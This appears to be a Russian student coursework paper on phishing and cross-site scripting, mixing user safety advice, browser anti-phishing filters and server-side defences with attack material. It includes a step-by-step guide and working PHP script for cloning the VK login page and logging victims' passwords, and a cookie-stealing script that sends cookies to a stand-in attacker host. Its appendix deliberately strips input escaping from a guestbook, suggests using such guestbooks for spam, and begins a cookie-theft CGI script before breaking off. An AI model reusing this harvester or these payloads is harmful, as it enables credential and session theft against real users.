Например, клиент получил следующий URL с помощью электронного фишинг-письма:

*<http: // mybank.com/ebanking? URL=http: // evilsite.com/phishing/fakepage.htm>*

В то время как клиент действительно направлен и связан с реальным MyBank приложением сети, из-за ошибочного кодирования приложения банком,*ebanking* компонент примет произвольный URL для вставки в пределах поля*URL* возвращенной страницы. Вместо приложения, обеспечивающего опознавательную форму MyBank, внедренную в пределах страницы, нападавший пересылает клиента к странице под управлением на внешнем сервере (<http: // evilsite.com/phishing/fakepage.htm>).

### 2.5 Методы противодействия фишинговым атакам

Как может обычный пользователь противостоять атаке фишеров? На самом деле, стоит задуматься над несколькими правилами:

1. Никогда не отвечайте на письма, запрашивающие вашу конфиденциальную информацию
2. Посетите веб-сайт банка путем ввода его URL-адреса через адресную строку браузера
3. Регулярно проверяйте состояние своих онлайн-счетов
4. Проверьте уровень защиты посещаемого вами сайта
5. Проявите осторожность, работая с электронными письмами и конфиденциальными данными
6. Обеспечьте защиту своему компьютеру
7. Всегда сообщайте об обнаруженной подозрительной активности

Рассмотрим данные правила подробнее.

### Никогда не отвечайте на письма, запрашивающие вашу конфиденциальную информацию

Как правило, банки и финансовые компании, занимающиеся электронной коммерцией, рассылают персонифицированные обращения клиентам, а фишеры – нет! Фишеры часто используют кричаще звучащие заголовки писем типа «Срочно! Ваши реквизиты могут быть похищены!» для того, чтобы заставить пользователя немедленно перейти по ссылке.

Стоит помнить, что уважающие себя компании никогда не запрашивают у клиентов пароли или данные счетов посредством электронной почты. Даже, если вам показалось, что письмо легитимное – не стоит отвечать на него, уж лучше приехать в офис компании или, в крайнем случае, перезвонить им по телефону.

Стоит помнить об осторожности при открывании вложений в электронные письма или при загрузке через Интернет по ссылкам, независимо от того, кто является отправителем этих писем!

### Посещение веб-сайта банка или компании

Для посещения веб-сайта банка наберите в адресной строке браузера его URL-адрес.

Фишеры часто используют так называемые «похожие» адреса. Однако если пойти по такой «похожей» ссылке, вы можете попасть на фишерский сайт вместо подлинного сайта банка.

Это не даст вам полную гарантию безопасности, однако сможет уберечь хотя бы от некоторых видов атак фишеров.

### Регулярно проверяйте состояние своих счетов

В случае обнаружения подозрительной транзакции немедленно свяжитесь с вашим банком.

Одним из простейших средств проверки состояния счета является так называемый [SMS](http://technet.microsoft.com/ru-ru/systemcenter/bb545936.aspx)-банкинг[[4]](http://www.oszone.net/5009/" \l "_ftn4" \o ").

Не менее распространенный способ на сегодняшний день связан с лимитированием операций. В таком случае клиенту достаточно установить сумму предельно возможного снятия наличности либо платежа в торговой точке, и банк не позволит ни ему, ни мошеннику выйти за установленные рамки.

### Проверьте уровень защиты посещаемого вами сайта

Перед вводом конфиденциальной информации на странце сайта вашего банка, не мешает провести пару проверок, чтобы убедиться в использовании банком криптографических методов.

Во-первых, проверьте веб-адрес в адресной строке браузера. Если веб-сайт, который вы решили посетить, расположен на защищенном сервере, то адрес должен начинаться с "https://" ("s" от security), а не с обычного "http://".

Во-вторых, проверьте также состояние иконки с изображением замка в статусной строке вашего браузера. Вы можете проверить уровень криптозащиты, определяемый количеством бит, поводив курсор мышки над этой иконкой.

Проявите осторожность, работая с электронными письмами и конфиденциальными данными

Большинство банков имеют на своих веб-сайтах страничку по вопросам безопасности, где сообщается информация о том, как проводить транзакции в защищенном режиме, а также общие советы по защите конфиденциальных данных: никогда и никому не открывайте свои PIN-коды или пароли, не записывайте их и не используйте один и тот же пароль для всех своих онлайн-счетов.

Не открывайте спамовые письма и не отвечайте на них, потому что этими действиями вы даете отправителю письма ценную информацию о том, что он заполучил действующий электронный адрес.

Пользуйтесь здравым смыслом, когда читаете электронные письма. Если что-то в письме вам кажется неправдоподобным или до такой степени хорошим, что не верится, то, скорее всего, так оно и есть.

### Защитите свой компьютер!

Стоит помнить, что наиболее эффективной защитой от троянских программ служит антивирусное ПО. В последнее время некоторые антивирусные компании стали встраивать в свои продукты так называемые антифишинговые фильтры. В частности, антифишинговый фильтр встроен в ПО от Лаборатории Касперского, Symantec и т.д.

Кроме того, в современных версиях браузеров появились свои варианты антифишинговых фильтров.

#### 2.6 Антифишинговые технологии в браузерах

**2.6.1 Антифишинговый фильтр в [Internet Explorer](http://msdn.microsoft.com/ru-ru/ie/default.aspx" \o "Загрузите последнюю версию Internet Explorer и узнайте о возможностях браузера" \t "_blank)**


>В [IE](http://msdn.microsoft.com/ru-ru/ie/default.aspx)  антифишинговый фильтр включает следующие технологии:

* ***Встроенный фильтр.*** Проводит сканирование посещаемых веб-страниц в [поисках](http://www.outsidethebox.ms/x-files/windows-search/) признаков, характерных для мошеннических узлов или фишинг-атак. Если пользователь загружает такую страницу, то получает предупреждение.
* ***Интерактивная служба.*** Содержит обновляемую информацию о «вредных» узлах. Очень часто фишинг-узлы появляются на срок 24—48 часов, поэтому чрезвычайно важным является процесс своевременного обновления.

Встроенное средство (антифишинговый фильтр) позволяет получать предупреждение о подозрительных узлах. При этом пользователь может сам передать сведения о любом потенциально опасном узле в корпорацию Microsoft для последующей проверки. Затем подтвержденная информация добавляется в соответствующую базу данных для защиты компьютеров, использующих Internet Explorer с панелью управления [Windows Live](http://msdn.microsoft.com/ru-ru/windowslive/default.aspx" \o "Узнайте больше о Windows Live" \t "_blank).


В настоящий момент функция антифишингового фильтра доступна в обозревателе Internet Explorer для OC Windows XP SP2 и [Windows Vista](http://technet.microsoft.com/ru-ru/windows/aa904820.aspx). Кроме того, она имеется в новой панели инструментов Windows [Live](http://msdn.microsoft.com/ru-ru/windowslive/default.aspx)([http://toolbar.live.com](http://toolbar.live.com/) ) для Internet Explorer 6 или старше.

Как воспользоваться защитными возможностями? После загрузки и установки Internet Explorer 7 можно включить функцию антифишинга (рис. 10).



*Рисунок 10 Включение антифишингового фильтра*

Если при установке IE вы не активировали данную защиту, то сможете сделать это позже. Для этого в меню Tools (Сервис) обозревателя IE 7 выберите пункт Phishing Filter (Антифишинг) (рис. 11).

**

*Рисунок 11 Включение фильтра в процессе эксплуатации IE 7.0*

Фильтр распознает два типа «нехороших» узлов:

* веб-узлы, подозреваемые в атаках;
* веб-узлы, на которых фишинг-атаки уже происходили.

*


При посещении узла, подозреваемого в фишинг-атаках, фильтр выдает предупреждение в виде щита желтого цвета.

*

При попытке посетить веб-узел, на котором предпринимались атаки, фильтр выдает щит-предупреждение красного цвета и прекращает доступ к этому узлу. Ввод любых данных в любую форму на этом узле далее невозможен.

Можно настроить фишинг-фильтр на панели инструментов Windows Live.


После инсталяции новой панели инструментов Windows Live установите кнопку OneCare Advisor. Функция антифишинга при этом начинает работу аналогично IE 7 (рис. 12).



*Рисунок 12 Установка кнопки OneCare Advisor*

* + 1. **Защита от фишинга в Opera**

Защита от фишинга в Opera будет организована несколько по-иному, нежели в Firefox и IE. В Opera, когда вы набираете URL в адресной строке, браузер будет одновременно делать запрос к онлайновой базе данных Opera Software — для проверки легитимности сайта, который вы хотите посетить. Если сайт будет определен как подставной, пользователь увидит соответствующее предупреждение (рис. 13).

**

*Рисунок 13 Антифишинговый фильтр в Opera*

Впрочем, у пользователя остается возможность посетить данный сайт, если ему это действительно нужно.

В отличие от Firefox, который сличает адрес с хранящимися на ПК сведениями, Opera делает проверку в режиме реального времени, сверяясь с постоянно обновляемой базой. Это представляется мне более эффективным, так как фишинговые сайты-однодневки появляются внезапно и очень быстро исчезают. Opera получает данные о легитимности сайта из антифишинговой базы от компании GeoTrust (http://www.geotrust.com), которая специализируется на защите от мошенничества подобного рода.

[[1]](http://www.oszone.net/5009/" \l "_ftnref1" \o ") It used to be that you could make a fake account on AOL so long as you had a credit card generator. However, AOL became smart. Now they verify every card with a bank after it is typed in. Does anyone know of a way to get an account other than **phishing**? -mk590, "AOL for free?" alt.2600, January 28, 1996

[[2]](http://www.oszone.net/5009/" \l "_ftnref2" \o ") -Ed Stansel, "Don’t get caught by online '**phishers**' angling for account information," Florida Times-Union, March 16, 1997


[[3]](http://www.oszone.net/5009/" \l "_ftnref3" \o ") автоматизированные программы, которые слушают и участвуют в обсуждениях группы

[[4]](http://www.oszone.net/5009/" \l "_ftnref4" \o ") В виде текстовых сообщений на мобильный телефон будут приходить отчеты по всем операциям, проводимым по карточному счету. Как только держатель пластика заподозрит что-то неладное в своих денежных проводках, он имеет возможность оперативно поставить карту в стоп-лист, и мошенники не будут иметь доступа к его счету.


1. **Собственная фишинг-атака**

Данный материал приводится сугубо для ознакомления, а не для ломания учетных записей своих знакомых и друзей, также помните, что это уголовное дело. И так приведем пример создания фишингового сайта для социальной сети вконтакте.

Открываем любой браузер, заходим по адресу vk.com,

[](http://27sysday.ru/wp-content/uploads/2012/11/fishing-sajt.jpg)

жмем файл => сохранить как =>

[](http://27sysday.ru/wp-content/uploads/2012/11/fishing-sajt1.jpg)

*Имя файла: index.html*

*Тип файла: Веб – страница, полностью, с картинками. Жмем кнопку, Сохранить.*

Теперь нужно создать скрипт, который будет передавать данные введенные в поле логин и пароль. Назовем его icq.php

Открываем блокнот и вставляем туда этот код.

***<?***

***$Login = $\_POST[zabor]; // Логин жертвы***

***$Pass = $\_POST['zena']; // Пароль жертвы***

***$log = fopen("ups.php","a+"); //тут будут лежать пароли жертв***

***fwrite($log,"<br> $Login:$Pass \n"); //производим запись в ups.php***

***fclose($log); //закрывает ups.php***

***echo "<html><head><META HTTP-EQUIV='Refresh' content ='0; URL=http://vkontakte.ru'></head></html>"; // перенаправляем жертву на http://vk.com***

***?>***

Закрываем и сохраняем как icq.php

Открываем в блокноте файл, index.html. Открываем поиск и вводим **<form** жмем enter.

Он найдет строчку:

***<FORM name="login" id="quick\_login\_form" onsubmit="if (vklogin) {return true} else {quick\_login();return false;}" action="https://login.vk.com/?act=login" method="POST">***

Меняем её на это:

***<FORM name="login" id="quick\_login\_form" onsubmit="if (vklogin) {return true} else {quick\_login();return false;}" action="icq.php" method="POST">***

Дальше, смотрим чуть ниже и находим строчку:

***<INPUT name="email" id="quick\_email" onfocus="show'quick\_expire')" type="text">***

Меняем на это:

***<INPUT name="zabor" id="quick\_email" onfocus="show('quick\_expire')"type="text">***

Смотрим еще чуть ниже и находим строчку:

***<INPUT name="pass" id="quick\_pass" onfocus="show('quick\_expire')"type="password">***

Меняем на это:

***<INPUT name="zena" id="quick\_pass" onfocus="show('quick\_expire')"type="password">***

Дальше необходимо кнопку «Войти» включить в форму, чтобы она работала, для этого, находим чуть ниже закрывающийся тег </form>, вырезаем его и вставляем его вот тут.

***<DIV class="button\_blue button\_wide"><BUTTON*** ***id="quick\_login\_button">Войти</BUTTON></form></DIV>***

Сохраняем index.html, и у вас в итоге получилось два файла файла и одна папка. Дальше все это дело нужно будет залить на наш хостинг.

Когда жертва зайдет на вашу страничку фишинговую, введет «логин» и «пароль», у вас создатся на хостинге еще один файл, ups.php в нем и будут храниться учетные записи.

1. **XSS-атаки**

XSS — тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника. Является разновидностью атаки «внедрение кода».

Специфика подобных атак заключается в том, что вредоносный код может использовать авторизацию пользователя в веб-системе для получения к ней расширенного доступа или для получения авторизационных данных пользователя. Вредоносный код может быть вставлен в страницу как через уязвимость в веб-сервере, так и через уязвимость на компьютере пользователя[1].

Для термина используют сокращение «XSS», чтобы не было путаницы с каскадными таблицами стилей, использующими сокращение «CSS».

XSS находится на третьем месте в рейтинге ключевых рисков Web-приложений согласно OWASP 2013. Долгое время программисты не уделяли им должного внимания, считая их неопасными. Однако это мнение ошибочно: на странице или в HTTP-Cookie могут быть весьма уязвимые данные (например, идентификатор сессии администратора или номера платёжных документов), а там, где нет защиты от CSRF, атакующий может выполнить любые действия, доступные пользователю. Межсайтовый скриптинг может быть использован для проведения DoS-атаки.

**4.1 Направленность атаки**

Безопасность в Интернете обеспечивается с помощью многих механизмов, в том числе важной концепцией, известной как правило ограничения домена. Это правило разрешает сценариям, находящимся на страницах одного сайта(https://mybank.example.com), доступ к методам и свойствам друг друга без ограничений, но предотвращает доступ к большинству методов и свойств для страниц другого сайта (https://othersite.example.com).

Межсайтовый скриптинг использует известные уязвимости в web-приложениях, серверах (или в системных плагинах, относящиеся к ним). Используя одну из них, злоумышленник встраивает вредоносный контент в содержание уже взломанного сайта. В результате пользователь получает объединенный контент в веб-браузере, который был доставлен из надежного источника, и, таким образом, действует в соответствии с разрешениями, предоставленными для этой системы. Сумев внедрить необходимый скрипт в веб-страницу, злоумышленник может получить повышенные привилегии в отношении работы с веб-страницами, cookies и другой информацией, хранящейся в браузере для данного пользователя.

Выражение «межсайтинговый скриптинг» первоначально означало взаимодействие уязвимого веб-приложения с сайтом злоумышленника таким образом, чтобы в контексте атакуемого домена был выполнен javascript-код, подготовленный злоумышленником (отражённая или хранимая XSS уязвимость). Постепенно определение стало включать в себя и другие способы внедрения кода, включая использование устойчивых и не относящихся к javascript языков (например, ActiveX, Java,VBScript, Flash и даже HTML), создавая путаницу среди новичков в сфере информационной безопасности.

XSS уязвимости зарегистрированы и используются с середины 1990-x годов. Известные сайты, пострадавшие в прошлом, включают такие сайты социальных сетей, как Twitter, ВКонтакте, MySpace, YouTube, Facebook и др.

**4.2 Типы**

Не существует чёткой классификации межсайтового скриптинга. Но большинство экспертов различают по крайней мере два типа XSS: «отраженные» («reflected XSS» или «Type 1») и «хранимые» («stored XSS» или «Type 2»).

**• Отражённые (Непостоянные)**

Атака, основанная на отражённой уязвимости, на сегодняшний день является самой распространенной XSS-атакой. Эти уязвимости появляются, когда данные, предоставленные веб-клиентом, чаще всего в параметрах HTTP-запроса или в форме HTML, исполняются непосредственно серверными скриптами для синтаксического анализа и отображения страницы результатов для этого клиента, без надлежащей обработки[14]. Отражённая XSS-атака срабатывает, когда пользователь переходит по специально подготовленной ссылке.

Пример:

http://example.com/search.php?q=<script>DoSomething();</script>

Если сайт не экранирует угловые скобки, преобразуя их в «&lt;» и «&gt;», получим скрипт на странице результатов поиска.

Отражённые атаки, как правило, рассылаются по электронной почте или размещаются на Web-странице. URL приманки не вызывает подозрения, указывая на надёжный сайт, но содержит вектор XSS. Если доверенный сайт уязвим к вектору XSS, то переход по ссылке может привести к тому, что браузер жертвы начнет выполнять встроенный скрипт.

**• Хранимые (Постоянные)**

Хранимый XSS является наиболее разрушительным типом атаки. Хранимый XSS возможен, когда злоумышленнику удается внедрить на сервер вредоносный код, выполняющийся в браузере каждый раз при обращении к оригинальной странице. Классическим примером этой уязвимости являются форумы, на которых разрешено оставлять комментарии в HTML формате без ограничений, а также другие сайты Веб 2.0 (блоги, вики, имиджборд), когда на сервере хранятся пользовательские тексты и рисунки. Скрипты вставляются в эти тексты и рисунки. Фрагмент кода похищения ключа с идентификатором сессии (session ID):

***<script>***

***document.location=’http://attackerhost.example/cgi-bin/cookiesteal.cgi?’+document.cookie***

***</script>***

**• DOM-модели**

XSS в DOM-модели возникает на стороне клиента во время обработки данных внутри JavaScript сценария. Данный тип XSS получил такое название, поскольку реализуется через DOM (Document Object Model) — не зависящий от платформы и языка программный интерфейс, позволяющий программам и сценариям получать доступ к содержимому HTML и XML-документов, а также изменять содержимое, структуру и оформление таких документов. При некорректной фильтрации возможно модифицировать DOM атакуемого сайта и добиться выполнения JavaScript-кода в контексте атакуемого сайта.

Пример:

***<body>***

***<script>document.write(location.href);</script>***

***</body>***

Пример DOM-модели XCC — баг, найденный в 2011 году в нескольких JQuery плагинах. Методы предотвращения DOM-модели XCC включают меры, характерные для традиционных XCC, но с реализацией на javascript и отправкой в веб-страницы—проверка ввода и предотвращение атаки[16]. Некоторые фреймворки javascript имеют встроенные защитные механизмы от этих и других типов атак, например AngularJS.

**• Ошибки в браузере**

Bugzilla, 2004 год. В некоторых браузерах (по крайней мере, Internet Explorer) при задании URL’а

***http://bugzilla.mozilla.org/enter\_bug.cgi?***

***<script>alert('foo');</script>***

не происходит URL-кодирования, и код

***document.write(***

***"<p>URL: " + document.location + "</p>");***

внедрит в страницу скрипт.

Из-за ошибок браузер может выполнять скрипты в SVG, нарушать правило Same Domain Policy. Это серьёзные ошибки; после обнаружения их быстро закрывают, однако в переходный период опасными становятся практически все сайты Веб 2.0: форумы, вики, имиджборды. Если такая ошибка обнаружилась, рекомендуется, пока не вышло обновление, пользоваться другим браузером.

Бывают и более тонкие ошибки, которые проявляются при очень специфичных условиях и крупного урона не наносят. Такие ошибки могут не исправляться годами и выгоднее исправить сайт, чем ждать обновления браузера.

**• Отсутствие экранирования спецсимволов HTML**

Экранировать нужно все пользовательские тексты

phpBB, 2002 год. Хотя URL картинок проверяется на протокол (разрешён только http:), сам URL никак не экранируется, и строкой наподобие

***[img]http://a.a/a"onerror="***

***javascript:alert(document.cookie)[/img]***

можно протащить в документ пользовательский скрипт.

Намного чаще встречаются ошибки на сайтах. Чтобы браузер гарантированно не принял строку за тег HTML, требуется заэкранировать пять символов: '"&<>. Сервер может экранировать не все символы (известный недостаток PHP), либо веб-программист просто забывает заэкранировать строку.

Обычно в базах данных текст хранится неэкранированным, и экранировать требуется все пользовательские строки каждый раз, когда они встраиваются в HTML: например, если не заэкранирован URL картинки, пользователь может ввести что-то наподобие http://example.com/img.png" onmouseover="javascript:DoSomething();.

Многие сайты позволяют форматирование текста с помощью какого-либо языка разметки (HTML, BBCode, вики-разметка). Часто не проводится полный лексический анализ языка разметки, а лишь преобразование в «безопасный» HTML с помощью регулярных выражений. Это упрощает программирование, однако требует досконального понимания, какими путями скрипт может проникнуть в результирующий HTML-код.

**• Отсутствие фильтрации атрибутов и их значений в разрешённых тегах**

Типичным примером будет ссылка <a href="javascript:DoSomething()">. Даже если форум позволяет внешние ссылки, не стоит пускать протоколы javascript: и data:.

Не являются XSS, но не менее вредны и другие атаки: хакер может указать в качестве адреса сервер, имеющий узкий интернет-канал, парализуя его работу большим количеством запросов, или устроить с его помощью XSRF-атаку.

**• Подмена кодировки в заголовке страницы**

Современные браузеры пытаются определить кодировку страницы на ходу и интерпретируют html в соответствии с этой кодировкой. В случае, если тег <title> расположен до тега <meta> и заполняется пользовательскими данными, хакер может вставить злонамеренный html-код в кодировке UTF-7, обойдя таким образом фильтрацию таких символов, как < и ". Для защиты от данной уязвимости следует явно указывать кодировку страницы до каких-либо пользовательских полей. HTML 5прямо запрещает поддержку браузерами кодировки UTF-7 как потенциально опасной.

**• Прочие**

Возможно использование XSS атаки совместно с внедрением SQL-кода, которая называется SiXSS-атака.

**a) Требующие действий пользователя (активные**

Активная XSS атака срабатывает при выполнении пользователем определённого действия (клик или наведение указателя мыши и т. п.).

Пример:

***<input type=text value=a onfocus=alert(1337) AUTOFOCUS>***

**b) Автономные (пассивные)**

Пассивная XSS атака не требует каких-либо лишних действий со стороны пользователя с точки зрения функционала веб-приложения.

Пример:

***<a href='a' onmouseover=alert(1337) style='fontsize:500px'>***

**4.3 Способы защиты:**

**На стороне сервера:**

• Кодирование управляющих HTML-символов, JavaScript, CSS и URL перед отображением в браузере. Для фильтрации входных параметров можно использовать следующие функции: filter\_sanitize\_encoded (для кодирования URL),htmlentities (для фильтрации HTML).

• Кодирование входных данных. Например с помощью библиотек OWASP Encoding Project, HTML Purifier, htmLawed, Anti-XSS Class.

• Регулярный ручной и автоматизированный анализ безопасности кода и тестирование на проникновение. С использованием таких инструментов, как Nessus, Nikto Web Scanner и OWASP Zed Attack Proxy.

• Указание кодировки на каждой web-странице (например, ISO-8859-1 или UTF-8) до каких-либо пользовательских полей.

• Обеспечение безопасности cookies, которая может быть реализована путем ограничения домена и пути для принимаемых cookies, установки параметра HttpOnly, использованием SSL.

• Использование заголовка Content Security Policy, позволяющего задавать список, в который заносятся желательные источники, с которых можно подгружать различные данные, например, JS, CSS, изображения и пр.

•

**Защита на стороне клиента**

• Регулярное обновление браузера до новой версии.

• Установка расширений для браузера, которые будут проверять поля форм, URL, JavaScript и POST-запросы, и, если встречаются скрипты, применять XSS-фильтры для предотвращения их запуска. Примеры подобных расширений: NoScript для FireFox, NotScripts для Chrome и Opera.

**Заключение**

Безопасность информационной системы и базы данных очень важна, но универсального алгоритма не существует. В данной работе приводятся основные рекомендации к безопасности от атак XSS и фишинг, а также иллюстрации пренебрежения некоторыми из основных рекомендаций. Экспериментальная часть курсовой работы заключалась в практическом применении атак типа XSS на собственный интернет-ресурс и анализе причиненного вреда и средств защиты. Ресурс представлял собой web-приложение, написанное с помощью технологии. Фишинг-атака иллюстрировалась на примере создания поддельной страницы регистрации пользователей социальной сети Вконтакте.

На основании экспериментов были сделаны следующие выводы :

1) В случае xss-атаки: необходимо проверять каждый параметр, особенно который поступает от пользователя. Данный пункт был наглядно продемонстрирован в работе. Данная атака направлена прежде всего на структуру информационной системы.

2) В случае фишинговой атаки: поможет элементарная осторожность при переходе на подозрительные ссылки и использовании непроверенных источников. Данная атака направлена именно на социальную инженерию: способы обмана именно пользователя.

3) В php.ini следует включить режим safe\_mod для использования безопасных настроек и прав доступа.

**Список литературы**

1) Фленов М.Е. Web-cервер глазами хакера /М.Е.Фленов.-СПб.:БХВ-Петербург,2009.-320с.

2) Фленов М.Е. PHP глазами хакера /М.Е.Фленов.-СПб.:БХВ-Петербург,2005.-304с.

3) Статья "**XSS: Анатомия Cross Site Scripting. Атака на пользователя.**" в многофункциональном сайте, представляющий собой смешение новостного сайта и коллективного блога, созданного для публикации новостей, аналитических статей, мыслей, связанных с информационными технологиями, бизнесом и Интернетом. URL: http://hack-academy.ru/vzlom/newhacker/350-xss-anatomiya-cross-site-scripting.html

4) Статья "Фишинг-атаки" в многофункциональном сайте, представляющий собой смешение новостного сайта и коллективного блога, созданного для публикации новостей, аналитических статей, мыслей, связанных с информационными технологиями, бизнесом и Интернетом. URL: http://www.oszone.net/5009/

**Приложение**

Коды сценариев информационной системы без защиты от атак(маленькие атаки).

Поместим в каталог файл index.html с таким содержанием:

*<html>*

*<head><title>My First Web-Page</title></head>*

*<body> Это работает! </body>*

*</html>*

И набрав в браузере имя нашего сайта мы убедимся, что все работает как по маслу. Теперь перейдем к созданию гостевой книги.

Поднимаем гостевую книгу:

Во первых создадим в нашей корневой папочке (Z:\home\localhost\www) файл с именем index.php, и запишем в него следующие строки:

*<?php*

*include 'show\_message.php';*

*include 'form.inc';*

*?>*

Как следует из содержания, нужно создать еще два файла. Это form.inc:

*<form name="gbook" target="\_self" method="post" action="gbook\_add.php">*

*Ваше имя: <br>*

*<input type="text" name="username"><br>*

*Ваш e-mail:<br>*

*<input type="text" name="email"><br>*

*Ваше сообщение:<br>*

*<textarea name="message" rows="6" cols="37"></textarea><br>*

*<input type="submit" name="send" value="Добавить сообщение">*

*</form>*

*И show\_message.php:*

*<?php*

*$filename = "messages.dat";*

*$delitmer = "<|-|>";*

*$shablon = '*

*<table border="1" width="100%">*

*<tr>*

*<td width="100%">Имя пользователя: <a href="mailto:%email%">%username%</a></td>*

*</tr>*

*<tr>*

*<td width="100%">%message%</td>*

*</tr>*

*<tr>*

*<td width="100%" align="right">%add\_date%</td>*

*</tr>*

*</table>*

*<br>';*

*$data = @file($filename);*

*foreach($data as $val)*

*{*

*list($username, $email, $message, $date) = explode($delitmer, trim($val));*

*$tmp\_message = str\_replace("%username%", $username, $shablon);*

*$tmp\_message = str\_replace("%email%", $email, $tmp\_message);*

*$tmp\_message = str\_replace("%message%", $message, $tmp\_message);*

*$tmp\_message = str\_replace("%add\_date%", $date, $tmp\_message);*

*echo $tmp\_message;*

*}*

?>

Файл form.inc просто выводит html-форму для добавления нового сообщения. А скрипт show\_message.php выводит в index.php все сообщения из файла messages.dat, который мы должны тоже создать, и оставить пустым. Самый главный скрипт - скрипт добавления сообщения в наш файл, имитирующий базу данных, будет называться gbook\_add.php, и иметь такой вид:

*<?php*

*$filename = "messages.dat";*

*$delitmer = "<|-|>";*

*$username\_limit = 50;*

*$email\_limit = 80;*

*$message\_limit = 500;*

*if (isset($\_POST))*

*{*

*if (isset($\_POST['username']) & isset($\_POST['email']) & isset($\_POST['message']))*

*{*

*if (((strlen($\_POST['username'])>0) & (strlen($\_POST['username'])<=$username\_limit)) &*

*((strlen($\_POST['email'])>0) & (strlen($\_POST['email'])<=$email\_limit)) &*

*((strlen($\_POST['message'])>0) & (strlen($\_POST['message'])<=$message\_limit)))*

*{*

*$username = str\_replace("\r\n", "<br>", htmlspecialchars($\_POST['username']));*

*$email = str\_replace("\r\n", "<br>", htmlspecialchars($\_POST['email']));*

*$message = str\_replace("\r\n", "<br>", htmlspecialchars($\_POST['message']));*

*$arr = array($username, $email, $message, date("d.m.Y"));*

*$new\_message = implode($delitmer, $arr) . "\r\n";*

*$messages\_arr = @file($filename);*

*$messages\_str = $new\_message;*

*$messages\_str .= trim(implode("", $messages\_arr));*

*$fp = fopen($filename, "w+");*

*fwrite($fp, $messages\_str);*

*fclose($fp);*

*echo "<META HTTP-EQUIV=\"Refresh\" CONTENT=\"2; URL=index.php\">";*

*echo "Ваше сообщение добавленно!";*

*}*

*else*

*{*

*echo "Ошибка!!!<br>Не все данные введенны, либо в одном из полей формы слишком мало символов.";*

*}*

*}*

*}*

*?>*

Все! Гостевая книга готова:

В папке Z:\home\localhost\www у нас лежит 5 файлов:

gbook\_add.php - добавляет сообщения, при нажатии кнопки "Добавить";

messages.dat - пустой файл, в нем будут храниться сообщения;

show\_message.php - скрипт выводящий сообщения из файла messages.dat;

form.inc - форма для добавления сообщения;

index.php - индексная страница;

Проверим работоспособность скрипта, переходим по ссылке http://localhost/index.php и пробуем добавить сообщение. Имя, мыло пишем абсолютно любое, а вот сообщение добавим такого типа:

Всем <h1>привет</h1>!

Жмем добавить, обновляем страницу и видим, что ничего собственно не произошло... "Запрещенные" символы у нас отображаются, как ни в чем не бывало, и слово "привет" не отличается от слова "всем". Это произошло из-за того, что в скрипте присутствует примитивная защита от такого рода атаки. Откроем скрипт gbook\_add.php и найдем там строки

*$username = str\_replace("\r\n", "<br>", htmlspecialchars($\_POST['username']));*

*$email = str\_replace("\r\n", "<br>", htmlspecialchars($\_POST['email']));*

*$message = str\_replace("\r\n", "<br>", htmlspecialchars($\_POST['message']));*

*Удалим из каждой подстроку "htmlspecialchars", то есть выглядеть они у нас будут так:*

*$username = str\_replace("\r\n", "<br>", ($\_POST['username']));*

*$email = str\_replace("\r\n", "<br>", ($\_POST['email']));*

*$message = str\_replace("\r\n", "<br>", ($\_POST['message']));*

Теперь добавим тоже самое сообщение! Вот. Теперь получилось... мы вовсе не видим тегов

<h1> и

</h1>, зато заметно, что браузер вполне нормально их интерпретировал.

Также мы можем применить другие варианты атаки:

1. Ссылки: Мы можем поставить \_прямую\_ ссылку на наш ресурс в гостевой книге, да еще с указанием каким угодно title. Например:

[url=http://hack-academy.ru]Академия Хакеров[/url]. Прямая ссылка может повышать наш PR и тИЦ, и вообще пойдет на пользу. Дырявые гостевые отличное подспорье для различных спам сервисов.

1. Переадресации, всплывающие окна, на наш сайт.
2. Кража кукисов: Написав небольшой cgi скрипт, к примеру, мы можем воровать куки пользователей, в том числе и администраторов портала. Выглядеть это может так:

*# открываем файл cookies.txt для добавления инфы*

*open COOKIES,">>../cookies.txt";*

*print "Content-Type: text/html\n\n";*

*# добавляем в файл метку, благодаря которой можно*

*# увидеть, где начинается похищенный кукис*

